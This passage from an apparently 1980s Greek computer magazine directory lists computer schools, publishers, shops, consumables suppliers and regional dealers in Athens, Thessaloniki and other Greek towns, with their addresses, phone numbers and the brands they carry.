Βερανζέρου 13, 3643216, 3642610, Αθήνα, Καραϊσκου 98, 4172454, Πειραιάς • **ICC,** Παύλου Μελά 48, (031)269469, Θεσσαλονίκη • **INKEY,** Πρωτοπαππά 46, Άνω Ηλιούπολη, 9930153 • **INTER COMPUTER CENTER,** Νοταρά 8, 3629427, 3616967 • **ΚΕΑΣ ΞΥΝΗ,** Σολωμού 54, 3645114 • **ΚΕΠΑ,** Ακαδημίας & Μαυροκορδάτου 1-3, 3600668, 3640556 • **ΚΟΝΤΟΡΑΒΔΗ,** Εμμ. Μπενάκη 59, 3619331 • **ΚΟΡΕΛΚΟ,** Ακαδημίας 85 - Κωλέττη 11, 3604414 • **MANOLAS COMPUTER CENTER,** Πατησίων & Στουρνάρα 26, 5249044-5 • **NCR Advanced Computer Education,** Λ. Συγγρού 40-42, 9595112, 9595134 • **NIXDORF,** Λ. Συγγρού 44 & Σκρά 1, 9595112, 9595134 • **OMEGA MICROSYSTEMS,** Αμφιτρίτης 13Α, Π. Φάληρο, 9816945 • **ΟΜΗΡΟΣ,** Ακαδημίας 52, 3619356, 3612675 • **ΠΡΟΤΥΠΟ ΚΕΝΤΡΟ ΠΛΗΡΟΦΟΡΙΚΗΣ,** Φωκ. Νέγρη & Ζακύνθου 3, Κυψέλη, 8835811 • **SARASOTA,** Ζωναρά 10, Παναθήναια, Λ. Αλεξάνδρας, 6420998, 6421254

ΕΚΔΟΣΕΙΣ

• **ΓΚΙΟΥΡΔΑΣ,** Σεργίου Πατριάρχου 4, 114 72, 3624947, 3608862 • **ΚΛΕΙΔΑΡΙΘΜΟΣ,** Στουρνάρα 27Β, 1ος όροφος, 106 82, 3632044, Μπόταση 5, 106 82, 3610076 • **ΜΑΜΟΥΘ COMIX,** Γενναδίου 2, 3625054 - 3625055 • **ΠΑΠΑΣΩΤΗΡΙΟΥ,** Στουρνάρα 23, 106 82, 3641826 • **ΠΑΡΑΤΗΡΗΤΗΣ,** Διδότου 39, 3600658, 3608527, Αθήνα, Αδ. Σταύρου 15, 927685, 935920, Θεσσ/νίκη

COMPUTER SHOPS

• **A-77,** Βελεστίνου 13, 6919991 • **A 10,** Φορμίωνος 101 Παγκράτι, 7640342 -7641161 • **ABC SHOP,** Λ. Συγγρού 137, 9320590, 9223715 • **ACOC,** Ηρακλείου 8, Χαλάνδρι, 6844058 • **ΑΘΗΝΑΪΚΗ COMPUTERLAND,** Μεσογείων 320, Αγ. Παρασκευή 6529699, 6521379 • **ΑΛΕΚΤΩΡΙΔΗΣ ΚΩΝ/ΝΟΣ,** Ιακωβίδου 6-8 Α. Πατήσια, 2028953 • **ANODE,** Στουρνάρα 36 & Γ΄ Σεπτεμβρίου, 1ος όροφος, 5226162 • **AMSTRAD CLUB,** Ηπείρου 6, Μουσείο, 8236444 • **ASCI COMPUTERS,** Αθηνάς 3 Ελευσίνα, 19200, 5549279 • **ASPECO,** Στουρνάρα 44, 5229554, 5225667 • **ATHENS COMPUTER CENTRE,** Σολωμού 25 & Μπόταση, 3609217 • **BASICA COMPUTER SHOP,** Δημοσθένους 31 Καλλιθέα, 9560823 • **BIT COMPUTER SHOP,** Χαϊμαντά 34, Χαλάνδρι, 6821424 • **BORA COMPUTER SYSTEMS,** Αγ. Ιωάννου 82, Αγ. Παρασκευή 6397365 - 6398984 • **CAT COMPUTERS,** Ιπποκράτους 57, 3643044 • **COLLOSEUM,** Βασ. Γεωργίου Β΄ 81 & Δουσμάνη Γλυφάδα • **COMP 27,** Χρυσοίπου 27, Αγ. Ιωάννης, Λεωφ. Βουλιαγμένης, 9022965 • **COMPENDIUM COMPUTERS,** Νίκης 28, 3226931 - 3244449 • **COMPUTEE,** Τζαβέλλα 60, Πειραιάς, 4116816 - Νικομάχου 47 & Εθνάρχου Μακαρίου 21, Ηλιούπολη • **COMPUTER CENTER,** Πλαστήρα 78, Ν. Σμύρνη 9337510 • **COMPUTER HALL,** Ελευθ. Βενιζέλου 35, Ν. Ιωνία, 2775126 • **COMPUTER ΓΙΑ ΣΕΝΑ,** Θησέως 140, 9592623-4 • **COMPUTER MAGIC,** Κωλέττη 11 & Εμμ. Μπενάκη, 3615571 • **COMPUTER MARKET,** Σολωμού 26, 3611805 • **COMPUTER POWER,** Πλ. Αγ. Δημητρίου 4, Αμπελόκηποι, 6429497 • **COMPUTER SHOP ENA,** Κυπρίων Αγωνιστών 17, Αργυρούπολη, 9930204 • **COSMOS COMPUTERS,** Δαβάκη 49, Καλλιθέα • **DATA MANAGEMENT,** Στουρνάρα 21 Αθήνα, 3635200 - Βασ. Κωνσταντίνου 99 & Αφεντούλη 2, Πειραιάς, 4517786, 4535002 • **DATA SHOP,** Πλάτωνος 7, Εμπορικό Κέντρο PLATON PLAZA, Χαλάνδρι, 6826593 • **DATATRONICS,** Λ. Παπάγου 104 Ζωγράφου, 7757655, 7706716 • **ΔΙΚΤΥΟ,** Φορμίωνος 2, Παγκράτι, 7244661 • **DPL COMPUTER SHOP,** Γερανίου 44, Αθήνα, 5240986 • **ΔΥΝΑΜΚΟ Ε.Π.Ε.,** Τσίτσα 1, 8831198 • **ΕΛΕΝΗ ΚΟΥΝΑΝΗ COMPUTERS,** Στουρνάρα 20, 106 82, 3646725 • **ENA COMPUTERS** Κύπρου 77, Αργυρούπολη, 9933062 • **ENIAC COMPUTERS** 34ου Συντάγματος Πεζικού, Πειραιάς, 4128474 • **FUTURE COMPUTERS AND THINGS,** Λ. Μαβίλη 17, 2013933 • **GRIFFIN COMPUTERS & ELECTRONICS,** Μπόταση 2, 3616285 • **GT ELECTRONICS O.E.,** Πατησίων 53, 5230198 • **HOME COMPUTERS,** Πανεπιστημίου 41, ΣΤΟΑ ΝΙΚΟΛΟΥΔΗ, 3222773 - 3225589 • **ΗΧΟΘΕΑΜΑ,** Αγ. Δημητρίου 20, 9718676 • **INCAS,** Σωτήρος 12, Πειραιάς, 4170030 • **INFOPLAN COMPUTER STORE,** Σταδίου 10, 3233711 • **INTERFACE COMPUTER SHOP,** Ταϋγέτου 32, Πλ. Κολιάτσου, 2230342 • **INTERSOFTWARE,** Νικοπόλεως 30, 8624677 • **ΛΑΜΠΡΟΠΟΥΛΟΙ ΑΦΟΙ ΑΕΒΕ,** Αιόλου & Λυκούργου Αθήνα • **ΛΙΑΓΚΟΥΡΑΣ Κ.,** Ελ. Βενιζέλου 31 & Ευσταθιάδη, Αργυρούπολη, 9610381 • **«ΛΥΣΕΙΣ» COMPUTER, IONIA CENTER,** Ηρακλείου 269, 2ος όροφος, 2776751 • **MAGNET COMPUTERS,** Κηφισίας 232, 145 62, 8086508, 8018284 • **MATRIX,** Αγ. Παρασκευής 55, Χαλάνδρι 6851177, 6834956 • **MB COMPUTER,** Γρεβενών 72, Νίκαια, 4921600 • **MEGAPOLIS COMPUTERS,** Ανδρούτσου 166-168 Πειραιάς, 4176783 • **ΜΕΛΛΟΝ COMPUTER SHOP,** 25ης Μαρτίου 11 & Ν. Παρίτση 66, Ν. Ψυχικό 6478202 • **MICRO,** Όθωνος 99, 8085587 • **MICRO CORNER,** Μιχαλακοπούλου 206, 7706795 • **MICRO-ΚΙΝΗΣΗ,** Ιφικράτους 23, Παγκράτι 7016661 • **MICRO STEP,** Ι. Αραπάκη 56, Καλλιθέα, 9563622 • **MICRO MARKET,** Χαλκοκονδύλη 44, 5240780 - 5233023, Μπουμπουλίνας & Αλκιβιάδου, Πειραιάς. • **MICRONET,** Χαλανδρίου 15, Μελίσσια, 8042382, 8046800 • **MICRO ΕΡΓΑΣΤΗΡΙΟ,** 5237918 • **MICROBRAIN,** Στουρνάρα 45, 3607733 • **MICROBYTES,** Στουρνάρα 16, 3623497 • **MICROLAND,** Αλκιβιάδου 87, Πειραιάς, 4118736, Στουρνάρα & Μπόταση 14, 106 82, Αθήνα, 3626192 • **MICROPOLIS,** Στουρνάρα 9, 3633357 • **MICROPOLIS,** Παπαδιαμάντη 10, Κηφισιά, 8085858 • **MICROTEC,** Γ΄ Σεπτεμβρίου 50, Αθήνα 104 33, 8835115-7 • **MICROTEC, ΚΗΦΙΣΙΑΣ,** Κηφισίας 228, 145 62, 8014168 • **MICRO & MANIA,** Πατησίων 205, 8612229 • **MICROMAR,** Ακτή Μιαούλη 73, Πειραιάς, 4132905, 4525145 • **MICRO STORE,** Ελ. Βενιζέλου 24, Ν. Σμύρνη, 9350672 • **MINION,** Βερανζέρου 17 & Πατησίων, 5238901 • **ΜΝΗΜΗ,** Καποδιστρίου 25, 3639501 • **MULTI COMPUTERS,** Ιπποκράτους 52-54, 3607770 • **MULTITEC,** Ικονίου 10, Αγ. Παντελεήμονος Αχαρνών, 8628020 • **MR. COMPUTER,** Σπετσοπούλας 13 & Κυψέλης 51, 8826862 • **OASIS COMPUTERS,** Μάρνη 1 & Πατησίων, 5227591-2 • **OMEGA MICRO SYSTEMS,** Αμφιτρίτης 13Α, 9816945 • **PAN-SYSTEMS,** Λ. Συγγρού 314-316, 9589026 • **ΠΑΤΕΡΑΚΗΣ ΜΥΡΩΝ,** Π. Μελά 9, Αγ. Ι. Ρέντης, 4812591, 4810946 • **ΠΛΑΙΣΙΟ,** Στουρνάρα 24, Πολυτεχνείο, 3644001-4 • **PLOT 1,** Ακαδημίας & Θεμιστοκλέους, 3631645 • **PLOT +1,** Σολωμού και Σουλτάνη 16, 3640541 • **PLUS COMPUTERS,** Στουρνάρα 21, 3608535 • **PLUS COMPUTER SHOP,** Περικλέους 18, Μαρούσι, 8066513 • **ROM ΨΗΦΙΑΚΗ,** Σουλτάνη 19 & Στουρνάρα, 3643636 • **SPACE COMPUTER ΕΠΕ,** Βείκου 81, Γαλάτσι, 2915836 • **TECHNOLAND,** Αλκιβιάδου 113, Πειραιάς, 4131372 • **TECNICA COMPUTERS,** Ελ. Βενιζέλου & Αλατσάτων 1, 2755414 • **THE COMPUTER'S HOUSE,** Εθν. Αντιστάσεως & Μεσολογγίου 70, 121 31 Περιστέρι • **THE COMPUTER SHOP,** Στουρνάρα 47, 3603594 • **THE MICRO FORUM,** Π. Ράλλη 62, Νίκαια 4951114 • **ULTIMATE COMPUTER SHOP,** Σωκράτους 79-81, 5227619, 5237104

ΑΝΑΛΩΣΙΜΑ

• **A DISTRIBUTORS CORP.,** Μεσογείων 2, Πύργος Αθηνών, 7778493-5 (Nashua, Datalife, 3M, Fuji, IBM, Δισκέτες, Μελανοταινίες, disk-packs, Tape Cartridges) • **AANKAL A.E.,** Καποδιστρίου 5, Άλιμος, 9839720, Ευριπίδου 7, Αθήνα, 3225469, 3251454 (Μελανοταινίες, Καθαριστικά, Φίλτρα, Δισκέτες) • **ADA A.E.K.T.E.,** Ελ. Βενιζέλου 20, Καλλιθέα, 9588868 (Δισκέτες CIS) • **ΑΝΔΡΕΑΣ ΠΥΛΑΡΙΝΟΣ,** Ακαδημίας, 96-98, 3609311 (Δισκέτες Apricot) • **ΑΞΙΟΣ Ε.Ε. ΣΤ. ΠΑΝΑΓΙΩΤΟΥ & ΣΙΑ,** Παπαρρηγοπούλου 40, 6424440 (Μηχανογραφικό χαρτί) • **APLI,** Αθανάσιος Κοντός, Σητείας 1, 115 23 Αθήνα, 6923913, 6918968 (Αυτοκόλλητες ετικέτες Μηχανογράφησης) • **BI-**

NARY LOGIC, Δεληγιώργη 58, 174 56, Άλιμος, 9940176, 9941305 (Accuratrack) • Φ. ΒΟΥΝΑΤΣΑΣ & ΥΙΟΙ, Λ. Συγγρού 236, 9514211, (Maxell) • COMPUTEE, Τζαβέλλα 60, 4116816, Πειραιάς (Δισκέτες OMNI • COMPUTER DATA CORP. (ΙΓΜ), Μεσογείων 2, Πύργος Αθηνών, 7778493-5 (Nashua, Datalife, 3M, Fuji, IBM, Δισκέτες, Μελανοταινίες, disk-packs, Tape Cartridges) • COMPUTERLAND, Λ. Συγγρού 64, 9216985 • CPS Ε.Π.Ε., Συγγρού 39, 11743, 9231130, 9231763 (Μελανοταινίες, Δισκέτες, Μαγν. Ταινίες, Καθαριστικά) • ΔΑΜΚΑΛΙΔΗΣ Α.Ε., Καραγεώργη Σερβίας 7, 3248391-4 (Polaroid δισκέτες, Συστήματα Αρχειοθέτησης & περιφερειακά) • DATAFORMS ΕΠΕ, Αγ. Ιωάννου Ρέντη 104, 4811368 (Ειδικά έντυπα υπολογιστών) • DATAMEDIA, Σαρανταπόρου & Φωκαίας, 4819815 (Dysan) • DATAMEMORY Α.Ε., Ακτή Θεμιστοκλέους 4, Πειραιάς, 4183879 (Δισκέτες, Δίσκοι, Ταινίες BASF, Μελανοταινίες) • DATA TECHNOLOGY Ε.Π.Ε., Λ. Συγγρού 314-316, 176 73, Καλλιθέα, 9566126 (Dataclean, Δισκετοθήκες Abba, Ετικέτες) • DELTA SOUND, Β' Αδιέξοδο Όλγας 6, Δάφνη 172 37, 9755409, 9708642 (Καθαριστικά δισκετών) • G.M.S., Ελ. Βενιζέλου 104, Καλλιθέα, 9599104, 9599120 (Δισκ. Parrot) • ΖΩΡΖΟΣ & ΣΙΑ Ο.Ε., Ανθίμου Γαζή 9, 3224986 (Ταινίες, Εκτυπώσεις) • Θ.Χ. ΣΤΑΥΡΙΝΑΔΗΣ ΕΠΕ, Έβρου 75 & Σινώπης, Αμπελόκηποι, 7709529 (Δισκέτες Infor) • ΙΑΣΩΝ ΑΕΒΕ, Καλλιρρόης 25, 9238109 (Storage Master, Δισκέτες Kodak, Fuji, Pelikan, Δισκετοθήκες, Καθαριστικά, μελανοταινίες, αντιθαμβωτικά) • INCAS HELLAS, Σωτήρος 12, Πειραιάς, 4170030, 4171169 • INFORM ΤΥΠΟΜΗΧΑΝΟΓΡΑΦΙΚΗ Π. ΛΥΚΟΣ Α.Ε., Λεωφ. Βάρης - Κορωπίου, 6622112, 6623536 • ISOTIMPEX, Ηπείρου 18-20, 8230011 (δίσκοι, δισκέτες, Isotimpex) • IVORY, Μεσογείων 308, Χολαργός, 6533122, 6533195 (Δισκέτες RPS) • KODAK HELLAS, Παράδεισος Αμαρουσίου, 6827766 (Δισκέτες, Περιφερειακά) • LABEL Ο.Ε., Νοταρά 1 & Στουρνάρα, 3608878 - 3608372 (Αυτοκόλλητες ταινίες Μηχανογράφησης, Μελανοταινίες, Δισκέτες) • LIARCO TRADING LTD, Κονίτσης 45, 163 45 Ηλιούπολη, 9706748, 9715231 (Posso Media Box) • ΛΙΝΕΑ HELLAS ΕΠΕ, Μεσογείων 30, 7752638 (Armor) • 3M HELLAS LTD, Κηφισίας 20, Μαρούσι, 6842902, 6842913 (3M) • MAGNA ΕΠΕ, Αριστοτέλους 101, 9224591 (kilobytes, Falcon, kodak) • ΜΕΚΑΝΟΤΕΚΝΙΚΑ, Δημητρακοπούλου 78, 9236789, 9229602 (Δισκέτες DISKY, Καθαριστικά δισκετών Δ. ΓΕΡΜΑΝΙΑΣ) • MEMOREX, Πανεπιστημίου 57 (περιφερειακά, μαγ. μέσα Memorex) • ΜΚΤ ΕΠΕ, Μεσογείων 308, Χολαργός, 6533195, 6533122 (Dennison, Elephant Memory Systems) • Μ. ΜΥΛΩΝΑΚΗΣ, Ηρακλέους 58 Καλλιθέα, 9567348 (δισκ. SONY) • PELICAN ΕΛΛΑΣ ΕΠΕ, Μυλοποτάμου 18, Αθήνα 6931028-29-30 (Δισκ. Pelikan, Μελανοταινίες, καθαριστικά) • ΠΡΟΜΗΘΕΑΣ ΕΠΕ, Δημητρακοπούλου 64, 9239987, 9025577 (Μαγνητικές ταινίες, δίσκοι, δισκέτες μελανοταινίες, δισκετοθήκες) • SEMOTEX HELLAS LTD, Θέτιδος 10 & Μιχαλακοπούλου, 7218751, 7218832 (Μαγνητικά μέσα Nashua) • ΡΑΔΙΟ ΚΑΤΟΥΜΑΣ, Πραξιτέλους 15-19, 3250412-16 (Connectors) • ΣΥΛΛΟΓΙΚΗ ΕΠΕ, Γρυπάρη 55, 9566098, 9522912 (Δισκέτες, καθαριστικά, μελανοταινίες Pelikan) • TECHNICOMER, Μαραθωνοδρόμου 13, Π. Ψυχικό, 6718946, 6474429 (Athana, μελανοταινίες Geha, οργ. γραφείου Lamberz) • TELESTAR Α.Ε., Στουρνάρα 39, 3615447 (All-sop, Δισκέτες Datatech, ταινίες MIRA cartridge) • ΤΡΙΑΣ ΕΠΕ, Λ. Συγγρού 19, 9222445 (Δισκέτες, Datalife, Verbatim ταινίες, μελανοταινίες, δίσκοι) • ΤΥΠΟΜΗΧΑΝΟΓΡΑΦΙΚΗ Α.Ε., Λ. Βάρης - Κορωπίου 194 00 Κορωπί, 6622112 (Μηχανογραφικά έντυπα) • UNITED COMPUTER PRODUCTS Α.Ε., Λ. Συγγρού 183, 9353358 (Storage Master) • VIKELIS ENTERPRISES, Λ. Συγγρού 314-316, 9566126 (Δίσκοι, Δισκέτες XIDEX, Magnetics - ανταλλακτικά περιφερειακών).

ΘΕΣΣΑΛΟΝΙΚΗ

• ΑΛΓΟΡΙΘΜΟΣ NORTH, Μητροπόλεως 25, 221126, 236288 (Cromemco, Sanco, Ibex, Epson, Norand) • ANCO, Δημ. Γούναρη 42, 278189 (Commodore, Περιφερειακά) • ΑΡΓΥΡΙΑΔΗΣ Α. Ευδοκίου 7, 626337 • ARONIS TOYS, Κομνηνών 23, 278874 (Atari CBM) • BAUD O.E., Δωδεκανήσου 7, 528334 (BBC, Sord, Electron, Sage, Honeywell) • BURROUGHS, Αθ. Σουλιώτη 21, 845224, 845202 (Burroughs) • Γ. ΚΕΝΤΡΟΥ, Ν. Εγνατία 317, 306765, 315379 • CYCLOS, MICROSYSTEMS, Αγγελάκη 39, 279574, 266957 (Commodore, Amstrad, Coco Radio Shack) • DATA LINE - ΑΝΤΩΝΙΑΔΗΣ, Μπρούφα 4, 855571, 842964 (Αναλώσιμα, Η/Υ, Ετικέτες Μηχανογράφησης, Μηχανογραφικά Έντυπα) • DATASTATION, Καρακάση 14, 423624 • DATA TEAM, Χατζηδάκη 11, 413102 - 421986 (Xavier, Point 4, Xerox) • DATA TRONICS, Β. Ηρακλείου 11, 541558 • DELTA COMPUTER SYSTEMS, Πολυτεχνείου 17, 538803 - 538113 (TELEVIDEO, Datasouth, Star, Commodore) • DIGITAL IMAGE SYSTEMS, Κομνηνών 23, 284250 • ΕΙΣΑΓΩΓΙΚΗ ΙΑΠΩΝΙΑΣ Πολυγνώτου 1, 914482, (Amstrad, Olivetti) • ΕΛΚΑΤ, Βασ. Γεωργίου 12, 833581 (Atari) • ΕΛΜΗ Α.Ε., Εγνατίας 30, 544837 (Atari) • ΕΛΚΟΜ Α.Ε., Μητροπόλεως 14, 221888, 279129 (Citizen, Amstrad, Commodore) • ELITE, Δ. Γούναρη 48, 221106 • ΕΥΑΓΓΕΛΙΔΗΣ, Εγνατίας 65, 270054 (Newbrain, Amstrad, Multitech, Psion) • ΕΥΚΛΕΙΔΗΣ, Θεοχ. Χαρίση 51, 833587 (Sinclair, Amstrad, Commodore, Aviette) • EXPO, Τσιμισκή 27, 267922 (Sinclair, Amstrad, Commodore) • ΖΕΥΞΗ Ο.Ε., Μητροπόλεως 6, 541440 (Olivetti) • GENERAL SYSTEMS, Εθν. Αμύνης 9, 285139, 285382 (Vector, Sinclair, Commodore, Amstrad, Epson) • HALL COMPUTER, Αιγαίου & Εμμ. Παπά 2, 412418 • HELLAS ELECTRONICS, Δωδεκανήσου 21, 540386 (Gigatronics) • ΗΛΕΚΤΡΟΝΙΚΕΣ ΠΡΑΓΜΑΤΟΠΟΙΗΣΕΙΣ, Μαραθώνος 8, 317224 (Σταθεροποιητές τάσης) • INFONORTH, Β. Ουγκώ 3, 544300 • INFOVISION, Αλεξανδρείας 79, 846682 • INPUT, Θερμοπυλών 32, (Atari, Amstrad, Αναλώσιμα) • INTERSOFT, Τσιμισκή 44, 286996 • ΚΑΝΕΛΗΣ & ΣΙΑ Ο.Ε., Αγγελάκη 3, 236101 • ΚΕΝΤΡΟ ΥΠΟΛΟΓΙΣΤΩΝ, Διοικητηρίου 36, 269095, Δ. Γούναρη 58, 214228 & Αγγελάκη 31, 269095 • KIS-WARE, Β. Όλγας 93, 857551, (Spectrum, Amstrad, Commodore) • ΚΥΜ, Πλάτωνος 25, 221248 (Spectrum, Δισκέτες) • ΛΑΣΚΑΡΗΣ Ν., Αχειροποιήτου 8, 235073 • LETTERA, Φράγκων 11, 536036, 540302 • ΛΑΜΠΡΟΠΟΥΛΟΥ ΑΦΟΙ ΑΕΒΕ, Τσιμισκή 18 & Κομνηνών, 269971 • LOGICA, Διαγόρα 35 & Κονίτσης, 914350 • ΜΑΚΕΔΟΝΙΚΑ ΗΛΕΚΤΡΟΝΙΚΑ Α.Ε., Ξυγγοπούλου 16, Χαριλάου, 306800, 306801 (Rockwell, Force) • ΜΑΛΛΙΑΡΗΣ & ΣΙΑ Ε.Ε., Αριστοτέλους 9, 278707 - 260309 (δισκέτες, μηχανογραφικά έντυπα, αναλώσιμα, βιβλία, Amstrad) • ΜΕΤΡΟΠΟΛΙΣ ΠΛΗΡΟΦΟΡΙΚΗ Ε.Π.Ε., Στρατηγού Κάλλαρη 3, 225815 • MICROHELLAS, Κων/λεως 88, 855741 (NEC) • MICRO ΗΛΕΚΤΡΟΝΙΚΗ, Κατσιμίδη 14, 853552 (Atari, Commodore, Περιφερειακά, Hardware) • MICROΧΩΡΑ, Ενωτικών 9, 525092 -534460 • MICOM, Π. Πατρών Γερμανού 41, 272721 • MICRO PERSONAL COMPUTERS, Ερμού 2, 534258 (Spectrum, QL, Atmos, Electron, Commodore, Laser) • MICROSYSTEMS, Εγνατίας 90, 224423 (Tandy Radio, Shack) • MPS ΠΛΗΡΟΦΟΡΙΚΗ ΒΟΡΕΙΟΥ ΕΛΛΑΔΑΣ, Πολυτεχνείου 47, 540246, 536968 (Sinclair, Epson, BBC, Commodore, IBM PC, Apricot) • NET COMPUTERS, Ερμού 46, 261730 • NEW LOGIC, Τσιμισκή 3, 533700, 531743 • NORTH DATA COMPUTER, Φράγκων 1, 520410 (IBM PC) • ΟΡΓΑΝΩΤΙΚΗ ΑΒΕΕ, Δωδεκανήσου 25, 544671 (Sharp) • ΟΡΓΑΝΟΓΡΑΜΜΑ, Έδισσον 4, 854962, (Atari, Commodore, Amstrad) • OR-CO, Δωδεκανήσου 10β, 541274, Θεσ/νίκη • ΠΑΠΑΔΟΠΟΥΛΟΣ, Πτολεμαίων 29Α, 525807 • PC STAR, Τσιμισκή 17, 220021 (Olympic Data) • PLEX, Φιλίππου 75, 229675 (Έπιπλα υπολογιστών) • ΠΛΗΡΟΦΟΡΙΚΗ COMPUTERS, Φράγκων 19, 540247 (αναλώσιμα, είδη γραφείου) • ΠΟΛΥΤΟΠΟ, Χαλκιδικής 40-42, 837063 (Atari, Amstrad, Commodore, βιβλία, δισκέτες) • ΠΟΥΛΙΑΔΗΣ & ΣΙΑ, Αριστοτέλους 5, 276529 (Texas Instruments) • ΠΡΟΣΗΜΟ, Μαλακοπής 1 & Παπάφη 139, 927108 • SIGMA COMPUTERS, Πλ. Καλλιθέας 62, Αμπελόκηποι, 515312, 530697 (Canon) • ΣΟΥΜΠΑΣΗΣ, Εγνατίας 106, 265748 (Atari) • SOFT-SUPPORT, Τομπάζη 20, 846074 (Atari) • SOFTSOUND, Νικ. Φωκά 13, 266486 • SPARROW, Δωδεκανήσου 22, 546546. • SPECTRAVIDEO, Πολυτεχνείου 23, 538984, (computers, joysticks, printers) • SPOT, Μπιζανίου 16, 856730 (αναλώσιμα, δισκέτες) • ΣΥΝ-ΠΛΗΝ, Αγ. Σοφίας 24, Θεσ/νίκη, 260792 • SYSTEL ΕΠΕ, Σαλαμίνος 2, 544119, δισκέτες - δίσκοι) • SUPER MARKET SYSTEM, Μητροπόλεως 33, 263007 (Atari, CBM) • ΤΕΧΝΟΔΙΑΣΤΑΣΗ, Τσιμισκή 135, 264486 (Apricot, Sanyo, Commodore, Dragon, Spectrum, Oric Atmos, εκτυπ. Star) • THESSALONIKI COMPUTER SERVICE, Λεωφ. Καλλιθέας 11, 743529 • TIT, Αριστοτέλους 26, 283990 (Apple) • ΦΕΛΕΚΗΣ, Εγνατίας 5, 519268 (Atari, Commodore).

ΣΧΟΛΕΣ ΠΡΟΓΡΑΜΜΑΤΙΣΜΟΥ

• BBC, Αριστοτέλους 5, 239293 - 279191 • DATASTATION, Καρακάση 14, 423624 • DIDACTA, Εγνατίας 53, 233977 • ΕΚΕΣ-PIGIER, Τσιμισκή 40, 273271 • ΕΛΚΕΠΑ, Δωδεκαγήσου 10Β, 532831 • HALL COMPUTER, Αιγαίου & Εμμ. Παππά 2, 412418 • ICBS, Ν. Κουντουριώτη 3, 517783 • ICC, Παύλου Μελά 38, 269469 • ΙΕΣΕ, Δωδεκανήσου 24, 538100 • ΙΝΣΤΙΤΟΥΤΟ ΠΛΗΡΟΦΟΡΙΚΗΣ, Δωδεκανήσου 25, 531557 • ΚΕΜΟΣ, Λέοντος Σοφού 2, 514136 • LOGIC LINE, Εγνατίας 128, 263717 • LOGICA, Διαγόρα 35 & Κονίτσης, 914350 • NORTH COLLEGE, Μητροπόλεως 6, 543727 • NORTH DATA, Μοναστηρίου 17, 540421 • ΠΥΘΑΓΟΡΑΣ, Μοναστηρίου 14, 517369 • ΠΥΡΑΜΙΣ, Μαυροκορδάτου 38, 827180 • ΣΑΡΡΗ, Παύλου Μελά 18, 279228 • SCUOLA ITALIANA, Δωδεκανήσου 25, 521720 • SILICON, Δωδεκανήσου 15, 518977 • TIT, Αριστοτέλους 26, 283990 • ΤΣΑΚΑΛΟΥ, Καρόλου Ντηλ 35, 273466 • ΦΑΡΟΣ, Αγ. Σοφίας 37, 280216 • ΧΑΤΖΗ, Αγ. Σοφίας 38, 268896.

ΑΛΛΗ ΕΛΛΑΔΑ

ΑΓΡΙΝΙΟ

• ΑΛΓΟΡΙΘΜΟΣ WEST, Π. Δημοκρατίας 1, 28394 • COMPUTER CENTRE, Ηλία Ηλιού 5, 2ος όροφος • DATALOGIC Α. ΜΠΑΡΔΑΚΗΣ, Τσαλδάρη 42 • 01 ΗΛΙΑΣ ΔΕΛΗΓΙΩΡΓΗΣ, Π. Παναγοπούλου, Συντριβάνι, 25243.

ΑΛΕΞ/ΠΟΛΗ

• ALEXANDROUPOLIS COMPUTER CENTER, Πέτρος Γαβριηλίδης, Μοσχονησίων 5, 25629 • COMPUTER SHOP ΚΑΡΑΓΙΑΝΝΑΚΗΣ, Βενιζέλου 59, 29661, 26519 • ΓΑΒΑΝΟΥΔΗΣ ΒΑΓΓΕΛΗΣ, Ειρήνης 29, (0551) 23204, 21243 • STUDIO 2000, ΠΑΝΙΤΣΟΥΔΗ, Β. Γεωργίου 280, 23460.

ΑΡΓΟΣ

• ΠΑΠΑΔΟΠΟΥΛΟΥ Θ. ΕΥΑΓΓΕΛΙΑ, Μ. Αλεξάνδρου 35, 42208 • SYTEC, Κοραή 21, 21561.

ΒΕΡΟΙΑ

• ΑΣΙΚΙΔΗΣ ΤΑΣΟΣ, Μητροπόλεως 37, 21789 • ΑΦΟΙ ΓΕΩΡΓΙΟΥ, Μητροπόλεως 33, (0331) 28875 • I & S GROUP, Μαλακούση 6, 0331-64857. • ΚΕΝΤΡΟ ΠΛΗΡΟΦΟΡΙΚΗΣ, Μητροπόλεως 25, 27779 • ΜΗΧΑΝΟΓΡΑΦΗΣΗ ΒΕΡΟΙΑΣ Ο.Ε., Κεντρικής 269, 21841, Βέροια • ΠΑΝΑΓΙΩΤΙΔΗΣ, Βικέλα, 22183 • BUSINESS COMPUTER, Ήρας 28.

ΒΟΛΟΣ

• COMPUTER ARTS, Σπυρίδη 62, 25051, 23362 • ENERCOM Ο.Ε., Κωνσταντά 135 & Αντωνοπούλου, 39789 • ΜΗΧΑΝΟΓΡΑΦΗΣΗ ΒΟΛΟΥ, Κωνσταντά 128 & Κ. Καρτάλη 38710 • ΜΗΧΑΝΟΓΡΑΦΙΚΗ ΛΥΣΗ, Δημητριάδος 249, 25068 • ΜΗΧΑΝΟΓΡΑΦΙΚΗ Ο.Ε., Αντιλήψεως 277, 38666 • MICROPOLIS, Ανθίμου Γαζή 153, 21222 • ΜΠΙΡΜΠΟΣ Γ., Ερμού 170, 22886, 37527 • ΠΛΗΡΟΦΟΡΙΚΗ Ε.Π.Ε., Αλεξάνδρας 127 & Καρτάλη, 36898 • ΒΑΣ. ΣΕΦΕΡΕΙΑΔΗΣ - ΜΗΧΑΝΟΓΡΑΦΙΚΗ ΛΥΣΗ, Δημητριάδος 249, 25068 (Apple) • SYSTEM Β. ΒΟΡΡΙΑΣ, Κωνσταντά 140-142, 28402.

ΓΡΕΒΕΝΑ

• ΓΡΕΒΕΝΑ COMPUTERS, Γ. Μπουσίου 18, 22131.

ΔΡΑΜΑ

• ΔΡΑΜΑ COMPUTER CENTRE, Κ. Παλαιολόγου-16, 22225 • INFOCOM, Εφέδρων Αξιωματικών 36, 20735.

ΕΔΕΣΣΑ

• Α. ΜΑΝΤΖΟΠΟΥΛΟΣ, Αριστοτέλους 3, 58200

ΖΑΚΥΝΘΟΣ

• ΚΑΓΚΟΥΡΑΣ Γ., Νικολάου Κολυβά 152, 22040, 22675.

ΗΡΑΚΛΕΙΟ

